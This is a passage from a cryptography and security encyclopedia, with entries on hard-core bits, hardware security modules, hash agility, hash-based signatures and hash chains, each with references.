Researchers have also studied the related problem of *simultaneous security* of multiple bits, that is, whether an individual hard-core bit remains difficult to approximate even if the values of other hard-core bits are known. Typically, some constant times $\log k$ bits can be shown to be simultaneously secure for the functions mentioned above, where k is the size of the input to the function; up to $k/2$ have been proven simultaneously secure for related functions [5]. It has been conjectured that half of the bits of the RSA/Rabin functions are simultaneously secure. See also [4] for some related results.

Applications

The primary application of hard-core bits is in constructing a ►pseudo-random number generator. As shown by Yao [6] and Blum and Micali [2], if f is a one-way permutation and B is a hard-core bit of f, then the sequence

$$B(x_0), B(x_1), B(x_2), \ldots,$$

where $x_i = f(x_{i-1})$ and x_0 is a random seed, is indistinguishable from a truly random sequence of the same length. The proof proceeds by showing that any efficient algorithm to distinguish the sequence from a truly random sequence can also be used to distinguish the supposed hard-core bit from a random value, and hence to approximate the bit.

Recommended Reading

1. Alexi WB, Chor B, Goldreich O, Schnorr C-P (1988) RSA and Rabin functions: certain parts are as hard as the whole. SIAM J Comput 17(2):194–209
2. Blum M, Micali S (1984) How to generate cryptographically strong sequences of pseudo-random bits. SIAM J Comput 13(4):850–863
3. Goldreich O, Levin L (1989) A hard-core predicate for all one-way functions. In: Proceedings of the 21st annual ACM symposium on theory of computing. ACM, New York, pp 25–32
4. Håstad J, Näslund M (2004) The security of all RSA and discrete log bits. J ACM 51(2):187–230
5. Håstad J, Schrift AW, Shamir A (1993) The discrete logarithm modulo a composite hides $O(n)$ bits. J Comput Syst Sci 47(3):376–404
6. Yao A (1982) Theory and applications of trapdoor functions. In: Proceedings of the 23rd Annual IEEE Symposium on Foundations of Computer Science (FOCS). IEEE Computer Society Press, Los Alamitos, pp 80–91

Hardware Security Module

Laurent Sustek
Inside Secure France, Atmel, France

Related Concepts

►Secure Coprocessor

Background

Security devices play an essential role in our everyday life, ensuring security for the financial transactions can be made directly or indirectly. These devices provide the ability to make transactions within a distributed and virtual environment, satisfying the request of Trust and Privacy.

One of the commonly used trusted token is the Smart Card.

When you want to pay for some gift, the vendor wants to be assured that you are the real owner – not a hacker collecting credit card numbers – of the banking account. On the other side, you need to know that the vendor is really who he claims to be before paying. Both parties in this transaction need to authenticate each other's

identity. In addition, depending of the transaction's value, both parties may want the exchanges protected against hacker spying, disclosing and intercepting the exchanges of the transaction. Both parties need confidentiality and integrity.

Security technology can be divided into two types: software defined and hardware achieved.

Security Processors are computational devices that are used to execute security functions in a short execution time. In the context of Information Technology, these Security Processors have to execute trustfully these operations whether the environment is hostile or not, so they are usually integrated into a tamper-resistant device or package. These devices are known by a variety of names, including:

- Tamper-Resistant Security Module (TRSM)
- Network Security Processor (NSP)
- Host/Hardware Security Module (HSM)

An HSM is a physically secure, ►tamper-resistant security server that provides cryptographic functions to secure transactions in retail and financial applications. This includes:

- PIN (►Personal Identification Number) encryption and verification
- Debit card validation
- Stored value card issuing and processing
- Chip card issuing and processing
- Message ►authentication (►MAC Algorithms)
- Symmetric key management

With a DSP-RSA Module, the HSM can also support public key cryptographic operations including digital signatures, ►certificates, and asymmetric key management.

Acting as a peripheral to a host computer, the HSM provides the cryptographic facilities needed to implement a wide range of data security tasks.

Banks, corporations, and probably some branches of the military are using HSMs as part of their security chain.

Theory

Hardware Security Modules offer a higher level of security than software. They are normally evaluated by third parties, such as the USA's "National Institute of Standards and Technology" (NIST), through the Federal Information Processing Standards Publication (FIPS PUB 140) or French "Direction Centrale de la Sécurité des Systmés d'Information" (DCSSI). This level of security is required by some highly secured web applications, ►Public Key Infrastructures, and ►Certification Authorities.

Hardware Security Modules perform cryptographic operations, protected by hardware. These operations may include:


- Random number generation
- Key generation (asymmetric and symmetric) (►Asymmetric Cryptosystem and ►Symmetric Cryptosystem)
- Asymmetric private key storage while providing protection (security) from attack (i.e., no unencrypted private keys in software or memory):
  - Private keys used for signing and decryption
  - Private keys used in PKI for storing Root Keys

The diagram below describes the internal elements of an HSM (Fig. 1).


The diagram below illustrates various hardware encryption technologies and their respective positions of cost relative to security (Fig. 2). An HSM is a key element in the security chain of a system. It provides all necessary cryptographic functions in association to a secured key management for generation, storage, and handling. Its cost may mean that only companies can afford to use such devices. Overall benefit is the third-party evaluation of this piece of hardware and software, through governmental certification schemes.

Useful Links

- More on HSM: http://www.cren.net/crenca/onepagers/additionalhsm.html
- "Building a High-Performance, Programmable Secure CoProcessor" by Sean W. Smith and Steve Weingart



Hardware Security Module. Fig. 1



Hardware Security Module. Fig. 2

Hardware Security Module. Table 1

FIPS140-2	
Level	Description
1	Lowest security level. Basic hardware or software based cryptographic functions implementation
2	Both software and hardware implementations can meet this level. Hardware must incorporate a limited degree of tamper-evident design or employ locks to secure sensitive information. Role-based authentication is required to authorize a defined set of services. Role-based authentication required. Meets ISO15408 Common Criteria (CC) Evaluation Assurance Level EAL2 or higher
3	Physical tamper resistance is required. Indentity-based authentication (indentity check+acces autorization). Physical or logical communication interfaces separation, introducing notion of trusted path. Meets CC EAL3 level or higher
4	Hardware certified at this level must resist the most sophisticated attacks. Cryptographic functions are performed within an "envelope" protected by the security parameters. The intent of Level 4 protection is to detect a penetration of the device from any direction. Such devices are suitable for operation in physically unprotected environments. Meets CC EAL4 level or higher

- Cryptographic equipments list: http://www.ssi.gouv.fr/fr/reglementation/liste_entr/index.html
- FIPS PUB 140-2 Security Requirements for Cryptographic Modules:
  - http://csrc.nist.gov/cryptval/
  - http://csrc.nist.gov/cryptval/140-2.htm
  - PKCS #11 – Cryptographic Token Interface Standard: http://www.rsasecurity.com/rsalabs/pkcs/pkcs-11/index.html

Definitions (Extracted from ISO 15408)

Tamper Evidence Requirement

A device that claims Tamper Evidence characteristics *shall* be designed and constructed as follows:

- *Substitution*: To protect against substitution with a forged or compromised device, a device is designed so that it is not practical for an attacker to construct a duplicate from commercially available components that can reasonably be mistaken for a genuine device.
- *Penetration*: To ensure that penetration of an SCD is detected, the device *shall* be so designed and constructed that any successful penetration *shall* require that the device be subject to physical damage or prolonged absence from its authorized location such that the device cannot be placed back into service without a high probability of detection by a knowledgeable observer.

Tamper Resistance Requirements

- *Penetration*: An SCD *shall* be protected against penetration by being Tamper Resistant to such a degree that its passive resistance is sufficient to make penetration infeasible both in its intended environment and

when taken to a specialized facility where it would be subjected to penetration attempts by specialized equipment.

- *Modification*: The unauthorized modification of any key or other sensitive data stored within an SCD, or the placing within the device of a tap, e.g., active, passive, radio, etc., to record such sensitive data, *shall* not be possible unless the device be taken to a specialized facility and this facility be subjected to damage such that the device is rendered inoperable.
- *Monitoring*: Monitoring *shall* be countered by using tamper-resistant device characteristics. The passive physical barriers *shall* include the following:
  - Sheilding against electromagnetic emissions in all frequencies in which sensitive information could be feasibly disclosed by monitoring the device.
  - Privacy shelding such that during normal operation, keys pressed will not be easily observable to other persons. (For example, the device could be designed and installed so that the device can be picked up and shielded from monitoring by the user's own body.)

Where parts of the device cannot be appropriately protected from monitoring; these parts of the device *shall* not store, transmit, or process sensitive data. The device *shall* be designed and constructed in such a way that any unauthorized additions to the device, intended to monitor it for sensitive data, *shall* have a high probability of being detected before such monitoring can occur.

- Removal: If protection against removal is required, the device *shall* be secured in such a manner that it is not economically feasible to remove the device from its intended place of operation.

Hash Agility

David Challener
Applied Physics Laboratory, Johns Hopkins University, Laurel, MD, USA

Related Concepts

►MD4; ►MD5; ►RIPEMD-160; ►SHA-1; ►SHA-2; ►TPM

Definition

In the broadest sense, Hash Agility refers to the ability of a program, algorithm, protocol, or device to use any of a group of cryptographic hash algorithms in performing its task. In a client server protocol, hash agility also requires that two (or more) entities be able to negotiate a hash algorithm or algorithms that satisfies both the security requirements of all entities and also the abilities of all entities [1].

Background

Many of the popular Hash algorithms are susceptible to cryptanalytic attacks, especially MD 4 and 5 and SHA-1 (to a lesser degree) [7, 8]. As a result, programs, protocols, and devices have been changed in order to use different (and hopefully more secure) hash algorithms. NIST is currently sponsoring a contest similar to the contest that resulted in AES to create the next secure hash algorithm. It is likely that when this new hash algorithm is selected that it will be adopted quickly. The contest is not due to be finished until 2012, so specifications and designs produced today are being created to be adaptable, so they can take advantage of the new hash algorithm without major changes.

Hash agility provides for backwards compatibility with programs that have been upgraded to the new hash algorithms in use, but often it provides an excuse for programs to not upgrade.

Theory and Applications

Protocols and Applications

- Transport Layer Security (TLS) (can use MD5 or SHA-1)
- Internet Protocol Security (IPsec) (can use MD5, SHA-1, SHA-256, SHA-384, and SHA-512)
- Secure Sockets Layer (SSL) (can use MD5, SHA-1, SHA-224, SHA-256, SHA-384, and SHA512)
- Pretty Good Privacy (PGP) (can use MD5, RIPEMD-160, SHA-1, SHA-256, SHA-512)
- GPG (can use MD5, SHA-1, SHA-256, SHA-512)
- GnuPG (can use MD5, RIPEMD-160, SHA-1, SHA-256, SHA-512)
- Secure Shell (SSH) (can use MD5 or SHA-1, SHA-256, SHA-384, and SHA-512)
- Secure / Multipurpose Internet Mail Extensions (S/MIME) (can use MD5, SHA-1, SHA-224, SHA-256, SHA-384, and SHA512))

Devices

Hardware devices are typically designed to support only a single hash algorithm. This is because silicon is expensive, and most software that talks to the hardware device is able to support multiple hash algorithms. The TPM 1.1b and 1.2 only support SHA-1. The Common Access Card used by the US Military only supports SHA-1. The new PIV-2 cards

which replace the CAC cards will provide support for SHA-1/224 and 256. Syprus makes smartcards and USB sticks that can handle SHA-1/224/256/384/512.

TPMs and Hash Agility

The TPM Specifications 1.1b and 1.2 [5] were written with SHA-1 ingrained throughout the structures and functions. When attacks on SHA-1 surfaced which could lead to collisions (the ability to find two inputs with the same output), there was immediate concern. Although there was no known way to exploit a collision attack against the TPM specification, it is a known fact in cryptography that attacks only get worse.

Two implicit problems in the TPM were the SHA-1 dependent key structures and the SHA-1 extended Platform Control Registers (PCRs). The TPM uses 2048 bit RSA keys to store other 2048 bit RSA keys (using SHA-1 hashes for HMAC keys and integrity settings associated with the stored RSA key), and the PCRs are used to store measurements by extending them with SHA-1 into memory locations of 20 bytes. A less obvious problem occurs when one wants to develop a chain of trust for TPM operations.

Key Storage

The keys in the TPM specification are stored encrypted with 2048 bit RSA keys, known as Storage Keys. Normally a 2048 bit key does not have enough space to encrypt another 2048 bit key in a single encryption, but the specification gets around this by only storing one of the two primes in the encrypted blob, and attaching the public key (unencrypted) which includes the product of the two primes. Once the first prime is decrypted inside the TPM, a simple division is used from the public key to obtain the other prime. Because of structure tagging, this leaves 1008 bits or 124 bytes in which to store other information. However there is a lot of other information to store, including: Use authorization (20 bytes, corresponding to one SHA-1 hash), Migration authorization (another 20 bytes corresponding to a SHA-1 hash), Public Data Digest (another 20 bytes from a SHA-1 hash), Payload (1 byte), Random Number for OAEP (another 20 bytes). Other various things take up most of the remaining 40 bytes, but even without them, increasing the hash from 20 bytes to 32 byte (moving from SHA-1 to SHA-256) would exceed the available space.

It is clear that when the new TPM specification appears, key structures will have to change in order to accommodate larger hashes [6]. The specification is expected to be hash agile, that is, the specification will be written in such a way that it will be possible to be compliant to the specification while using any hash algorithm. Acceptable hash algorithms will be chosen by users of the specification. However such changes will likely be done in a way that allows maintaining of backwards compatibility [5].

In order to allow for flexible algorithm use, it is likely this will require an additional, two step, asymmetric/symmetric means of encrypting keys stored outside the TPM. This technique uses the asymmetric encryption to encrypt a symmetric key which in turn is used to encrypt the next key. Since symmetric encryption is not limited in space, any size hash will be usable.

Platform Control Registers

PCRs work by a process called extension. If data is extended into a PCR, the data in the PCR is replaced with Hash (old data/new data), where / means concatenation. This is a one way function, assuming the hash has not been broken. The 1.1b and 1.2 specification reserve 20 byte registers for use as PCRs (16 of them in 1.1b and 24 in 1.2). In order to be hash agile, this will have to change, although it is not clear what technique will be used.

Obvious problems that need to be solved include the size of registers set aside for the hash algorithm, whether multiple types of hashes can be used simultaneously in different registers, and how data extended into PCRs representative of a boot sequence may be simultaneously represented via different hash algorithms.

Certificate Chains

In the current TPM design, the chain of trust starts with a certificate for the TPM and for the platform on which the platform is attached. These two certificates are used to create a certificate for an Attestation Identity Key (AIK) which in turn is used to provide a certificate for other non-migratable keys on the platform. The AIK can also be used to attest to values of Platform Control Registers. In the 1.1 and 1.2 design of the TPM, the certificates are all implicitly created using SHA-1. In the future, when multiple hashes can be used, it becomes important that the hash algorithm used in the certificates be explicit, and also not be spoofable by using a weak hash algorithm to attest to the hash algorithm being used.

Recommended Reading

1. Kaliski Jr BS (2002) On hash function firewalls in signature schemes. In: Preneel B (ed) Topics in Cryptology, LCNS, vol 2271, pp 1–16
2. NIST (2008) Cryptographic hash project, December 2008. At http://csrc.nist.gov/groups/ST/hash/index.html
3. NIST (2008) Fips 180-3. October 2008. At http://csrc.nist.gov/publications/fips/fips180-3/fips180-3_final.pdf
4. Schneier B (1996) Applied cryptography: protocols, algorithms, and source code in C, 2nd edn.Wiley, New York
5. Trusted Computing Group (2006) Tpm main specification

6. Trusted Computing Group (2009) Features under consideration for tpm next, 2009. At http://www.trustedcomputinggroup.org/files/resource_files/0CD79678-1D09-3519-ADDAFD2ED5450D0A/Features%20Under%20Consideration%20for%20TPM%20next%20(FINAL).pdf
7. Yin YL, Wang X, Yu H (2005) Efficient collision search attacks on sha-0. In: Advances in Cryptology–Crypto 2005, LCNS vol 3621. Springer, Heidelberg
8. Yin YL, Wang X, Yu H (2005) Finding collisions in the full sha-1. In: Advances in Cryptology–Crypto 2005. Springer, Heidelberg

Hash-Based Signatures

Tanja Lange
Coding Theory and Cryptology, Eindhoven Institute for the Protection of Systems and Information, Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

Synonyms

Lamport one-time signatures; Merkle-hash-trees signatures; Winternitz one-time signatures

Related Concepts

►Hash Functions; ►Post-quantum Cryptography; ►Signature

Definition

Hash-based signature schemes are public key signatures that are based on the one-wayness of cryptographic ►hash functions.

Theory

The first hash-based signature scheme is Lamport's one-time signature scheme [6] (see also [3], p. 650). To sign messages of length k the system is set up as follows:

Let H be a one-way function $H : \{0,1\}^k \to \{0,1\}^k$. The signer chooses $2k$ random strings $x_1[0], x_1[1], \ldots, x_k[0], x_k[1]$ and stores them as his secret key X. Then he computes $y_i[b] = H(x_i[b])$ for $b \in \{0,1\}$ and $1 \le i \le k$. The public key is the vector $Y = (y_1[0], y_1[1], \ldots, y_k[0], y_k[1])$ of $2k$ strings of length k each.

The signature $S(X, m)$ of a message m is $x_1[m_1], \ldots, x_k[m_k]$, where $m = (m_1, \ldots, m_k)$. The verifier checks whether $H(x_i[m_i]) = y_i[m_i]$ for $1 \le i \le k$.

The scheme is called *one-time signature* because a public key can be used only for one signature: if a second message is signed that differs from the first in at least two hash bits then an attacker can generate further valid signatures. Assume that the first message satisfies $m_1 = (0, 1, 1, \ldots)$ and the second message satisfies $m_2 = (1, 1, 0, \ldots)$. Then $x_1[0], x_1[1], x_2[1], x_3[0], x_3[1], \ldots$ are revealed, allowing anybody to sign also messages $(1, 1, 1, \ldots)$ or $(0, 1, 0, \ldots)$, where the values in the dots need to match one of the previously signed messages.

To extend this one-time signature scheme to longer messages let G be a cryptographic hash function, $G:\{0,1\}^* \to \{0,1\}^k$. It is possible, and commonly done, to choose H as G restricted to input of length k. Setting up the public key works as stated above.

The signature $S(X, r, m)$ of a message m is $r, x_1[g_1], \ldots, x_k[g_k]$, where $G(r, m) = (g_1, \ldots, g_k)$ and r is a random string. The verifier computes $G(r, m)$ and verifies whether $H(x_i[g_i]) = y_i[g_i]$ for $1 <= i <= k$.

Each public key consists of $2k^2$ bits, and the secret keys have the same size. It is possible to save on storage at the signer's side by generating the $x_i[b]$ as outputs of a ►pseudorandom number generator so that only the seed needs to be stored but this does not change the size of the public key. The main drawback is that each extra signature needs new public values and that these values must be generated and made public long before the signature is generated.


In 1979, Merkle extended the scheme to handle multiple signatures [7]. Let $H : \{0,1\}^* \to \{0,1\}^k$ be a cryptographic hash function. The number of signatures needs to be fixed beforehand, for example, user Alice prepares the system so that she can sign up to eight messages.

For this she computes eight Lamport one-time public keys $Y_1, Y_2, \ldots, Y_8$ with corresponding private keys $X_1, X_2, \ldots, X_8$, i.e., $X_i = (x_{i,1}[0], x_{i,1}[1], \ldots, x_{i,k}[0], x_{i,k}[1])$ $Y_i = (y_{i,1}[0], y_{i,1}[1], \ldots, y_{i,k}[0], y_{i,k}[1])$ and $y_{i,j}[b] = H(x_{i,j}[b])$. Each of the X_i and the Y_i has $2k^2$ bits. The public keys are then arranged in a binary tree as follows: the eight public keys are the leaves of the tree. Values of neighboring nodes are hashed together to form the next layer of the tree, e.g., Y_1 and Y_2 form $Y_9 = H(Y_1, Y_2) = H((y_{1,1}[0], y_{1,1}[1], \ldots, y_{1,k}[0], y_{1,k}[1]), (y_{2,1}[0], y_{2,1}[1], \ldots, y_{2,k}[0], y_{2,k}[1]))$. The process continues to the root as shown in the first part of Fig. 1.

The arrows indicate that computing values closer to the root requires knowledge of the values on the layer above. The public key in Merkle's signature scheme is Y_{15}.

To sign the first message m_1, Alice generates some randomness r_1, computes $S(X_1, r_1, m_1)$ as in Lamport's scheme, and also includes Y_1, Y_2, Y_{10}, and Y_{14} as the authentication path to Y_{15}.

The receiver hashes the entries of X_1 given by $S(X_1, r_1, m_1)$ and verifies that they match the corresponding entries of Y_1. If so the receiver computes $Y_9 = H(Y_1, Y_2)$, then computes $Y_{13} = H(Y_9, Y_{10})$ by hashing the computed Y_9 together with Y_{10} (given as part of the signature), and



Hash-Based Signatures. Fig. 1 Merkle tree for 8 signatures and authentication path for first signature

then finally hashes Y_{13} and Y_{14} together and accepts the signature if the computed value for $H(Y_{13}, Y_{14})$ matches the public key Y_{15}.

Similarly, the second message is signed by sending $S(X_2, r_2, m_2), Y_1, Y_2, Y_{10}, Y_{14}$, the third one by $S(X_3, r_3, m_3), Y_3, Y_4, Y_9, Y_{14}$, etc.

This method reduces the size of the public key to k bits, independent of how many messages the tree covers, but the secret key has size $2k^2 2^s$ if the tree is set up to sign 2^s messages, and a signature has size $5k^2 + (s-1)k$ if the tree is set up to sign 2^s messages. The latter can be reduced to $3k^2 + sk$ by introducing another layer of hashing at the leaf level: let $Z_i = H(Y_i)$ and replace all Y_i in the tree by Z_i; the first signature in the example is then given by $S(X_1, r_1, m_1), Y_1, Z_2, Z_{10}, Z_{14}$ and needs $3k^2 + 3k$.

Storage for the secret key increases if the Y_i are not recomputed as part of signature generation. Several papers study the costs of tree traversal to minimize the time needed in signature generation. A comprehensive summary is given in [2].

The Lamport one-time signature can be replaced by a Winternitz one-time signature, which is more compact – signing w bits with a single preimage $x \in \{0,1\}^k$ for some choice of $w < k$ – but needs up to 2^{w-1} executions of H per w bits. For details see [4].

If the tree grows so that many signatures can be generated for one public key the time to compute the authentication path grows and makes the scheme prohibitively slow. Tree chaining solves this issue by using Merkle hash trees on different levels. The tree on the lowest level has as its root the public key, its leaves are used to sign the roots of trees in higher levels, etc. Only the trees on the top level are used to sign messages. This has the advantage that only the smaller trees along the authentication path to the public key need to be traversed and not the entire union of all trees. This approach can be combined with using pseudo-random number generators to generate the secret keys for all subtrees. For details see [2] and the references therein.

Applications

The security of most hash functions is not affected by Shor's algorithm [8]; thus when large quantum computers become reality, the security of systems based on hash functions is only affected by Grover's algorithm [5], which in essence means that preimages of a hash function with output size k bits can be found in $2^{k/2}$ instead of in 2^k

operations. The impact of Grover's algorithm on collision security depends on the exact model of computation and is not as large; see [1] and the references therein.

This means that doubling the size of the hash function is sufficient to protect hash-based signature schemes against attacks using quantum computers. This is in sharp contrast to the ►RSA digital signature scheme and ►elliptic curve signature schemes, which are broken by quantum computers. Hash-based signatures are studied as part of ►post-quantum cryptography.

Recommended Reading

1. Bernstein DJ (2009) Cost analysis of hash collisions: will quantum computers make SHARCS obsolete? In: Workshop record of SHARCS 2009: special-purpose hardware for attacking cryptographic systems, Lausanne, 9–10 Sep 2009
2. Buchmann J, Dahmen E, Szydlo M (2009) Hash-based digital signature schemes. In: Bernstein DJ, Buchmann J, Dahmen E (eds) Postquantum cryptography. Springer, Berlin, pp 35–93. http://www.cdc.informatik.tu-darmstadt.de/~dahmen/papers/hashbasedcrypto.pdf
3. Diffie W, Hellman M (1976) New directions in cryptography. IEEE Trans Inf Theory 22:644–654. http://www-ee.stanford.edu/~hellman/publications/24.pdf
4. Dods C, Smart NP, Stam M (2005) Hash based digital signature schemes. In: Smart NP (ed) Cryptography and coding, 10th IMA international conference, proceedings Cirencester, 19–21 Dec 2005. Lecture notes in computer science, vol 3796. Springer, Heidelberg, pp 96–115
5. Grover LK (1996) A fast quantum mechanical algorithm for database search. In: STOC, Philadelphia, pp 212–219
6. Lamport L (1979) Constructing digital signatures from a one way function. Technical Report SRI-CSL-98, SRI International Computer Science Laboratory
7. Merkle RC (1979) Secrecy, authentication, and public key systems. PhD thesis, Stanford University. http://www.merkle.com/papers/Thesis1979.pdf
8. Shor PW (1997) Polynomial-time algorithms for prime factorization and discrete logarithms on a quantum computer. SIAM J Comput 26(5):1484–1509

Hash Chain

Dwight Horne
Department of Computer Science and Engineering, Southern Methodist University, Dallas, TX, USA

Synonyms

One-Way Chain

Related Concepts

►Challenge-Response Authentication; ►Cryptographic Hash Function

Definition

A hash chain is a sequence of values derived via consecutive applications of a cryptographic hash function to an initial input. Due to the properties of the hash function, it is relatively easy to calculate successive values in the chain but given a particular value, it is infeasible to determine the previous value.

Background

Leslie Lamport originally proposed the use of hash chains to provide a secure means of authentication using ►one-time passwords when the attacker is able to ►eavesdrop on communications [1]. Haller later described a prototype authentication system for UNIX systems based on Lamport's scheme [2]. Researchers have subsequently identified a number of contexts in which hash chains are beneficial such as network routing, micropayment schemes, and efficient authentication in various circumstances.

Theory

The utility of the hash chain stems primarily from the following properties of the cryptographic hash function $H(x)$:

1) H accepts a variable size input and computes a fixed size output.
2) $H(x)$ is "easy" to compute.
3) It is computationally infeasible to invert $H(x)$ (i.e., it is a ►one-way function).
4) Given x and $H(x)$, it is computationally infeasible to find another value y such that $H(x) = H(y)$.
5) It is computationally infeasible to find any two values x and y such that $H(x) = H(y)$.

In the second property, "easy" is not often rigorously defined in the literature but it may be thought of as polynomial-time in terms of ►computational complexity. Alternatively, in a practical sense, "easy" means that it should be feasible to produce efficient implementations in both software and hardware. This property is particularly important when used in power-constrained environments such as with applications of hash chains in wireless sensor networks. The third property is often referred to as the one-way property (►One-Way Function). It is essential that given an output y, one cannot feasibly find x such that $H(x) = y$. The fourth and fifth properties are often referred to as weak collision resistance and strong collision resistance, respectively (►Collision Resistance).

A hash chain of n values is often denoted $H^n(x)$ where the i^{th} value in the chain would be computed as $x_i =$

$H(x_{i-1})$. Hence, if the initial ►password were x then

$$H^2(x) = H(x), H(H(x))$$
$$H^3(x) = H(x), H(H(x)), H(H(H(x)))$$

and so on. Note that, given a value in the chain x_i, one cannot feasibly determine the previous value x_{i-1} due to the properties of the hash function. However, if x_{i-1} were subsequently supplied then one may compute to verify that $H(x_{i-1}) = x_i$ and feel confident that the individual that supplied the value knows the hash chain and thus, the initial value or password.

Applications

Lamport (1981) first proposed hash chains for use with computer system authentication. When used in the context of authentication, the values in the hash chain are supplied in reverse order as one-time passwords. Initially, the system can either compute the entire hash chain or it can be supplied with the last value in the chain, x_n. Note that the system need only remember the last successfully used password in this case.

For instance, suppose the user supplied y for the first login. To authenticate the user, the system would simply compute $H(y)$ to see if the result is equal to x_n. If so, the user correctly supplied the previous value in the hash chain (i.e., $y = x_{n-1}$) and she has been authenticated. In this example, if an attacker were to intercept y or compromise the system to discover x_n, the attacker could not feasibly determine the next valid password (i.e., the previous value in the hash chain) due to the one-way property of the hash function. The collision resistance properties of the hash function are also essential for practical applications of hash chains. In the case of authentication, an attacker that knew the last-used password x_i, but did not know x_{i-1} or x, could supply another string z such that $H(z) = H(x_{i-1}) = x_i$ in the absence of collision resistance.

After Lamport's proposal of utilizing hash chains for computer system authentication, hash chains quickly became an important cryptographic primitive. Hash chains have subsequently been applied in a variety of contexts such as for ►secure routing protocols [3], micro-payments [4], certificate revocation in public key cryptosystems (►Public Key Infrastructure) [5], forward security (►Perfect Forward Security) and privacy protection with Radio Frequency Identification (RFID) systems (►RFID Security) [6], as well as efficient authentication with address resolution [7], system event logs [8], multicast network traffic [9], and wireless sensor networks [10].

Recommended Reading

1. Lamport L (1981) Password authentication with insecure communication. Commun ACM 24(11):770–772
2. Haller N (1994) The S/KEY one-time password system. In: Proceedings of the Symposium on Network and Distributed Systems Security. pp 151–157
3. Hauser R, Przygienda T, Tsudik G (1997) Reducing the cost of security in link-state routing. In: Proceedings of the Symposium on Network and Distributed Systems Security. pp 93–99
4. Rivest R, Shamir A (1996) PayWord and MicroMint: two simple micropayment schemes. RSA Laboratories, Redwood City, CA
5. Micali S (1996) Efficient certificate revocation. Technical Memo MIT/LCS/TM-542b. Laboratory for Computer Science, Massachusetts Institute of Technology US Patent 5,666,416,9 Sep 1997
6. Ohkubo M, Suzuki K, Kinoshita S (2003) Cryptographic approach to privacy-friendly tags. In: RFID Privacy Workshop. MIT, Massachusetts
7. Goyal V, Tripathy R (2005) An efficient solution to the ARP cache poisoning problem. In: Boyd C, Gonzaìlez Nieto JM (eds) Proceedings of the 10th Australian Conference on Information Security and Privacy, Brisbane, 4–6 July 2005. Lecture Notes in Computer Science (LNCS), vol 3574. Springer-Verlag, Berlin, pp 40–51
8. Schneier B, Kelsey J (1998) Cryptogaphic support for secure logs on untrusted machines. In: Proceedings of the 7th USENIX Security Symposium, San Antonio, 26–29 January 1998. USENIX Press, Berkeley, pp 53–62
9. Perrig A, Canetti R, Song D, Tyger JD (2000) Efficient authentication and signing of multicast streams over lossy channels. In: Proceedings of the IEEE Symposium on Security and Privacy, Berkeley, 14–17 May 2000. IEEE Computer Society, Los Alamitos
10. Perrig A, Szewczyk R, Wen V, Culler D, Tygar JD (2001) SPINS: Security protocols for sensor networks. In: Proceedings of the 7th Annual ACM International Conference on Mobile Computing and Networks, Rome, 16–21 July 2001. ACM, New York, pp 189–199

Hash Functions

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC, Katholieke Universiteit Leuven and IBBT, Leuven-Heverlee, Belgium

Introduction

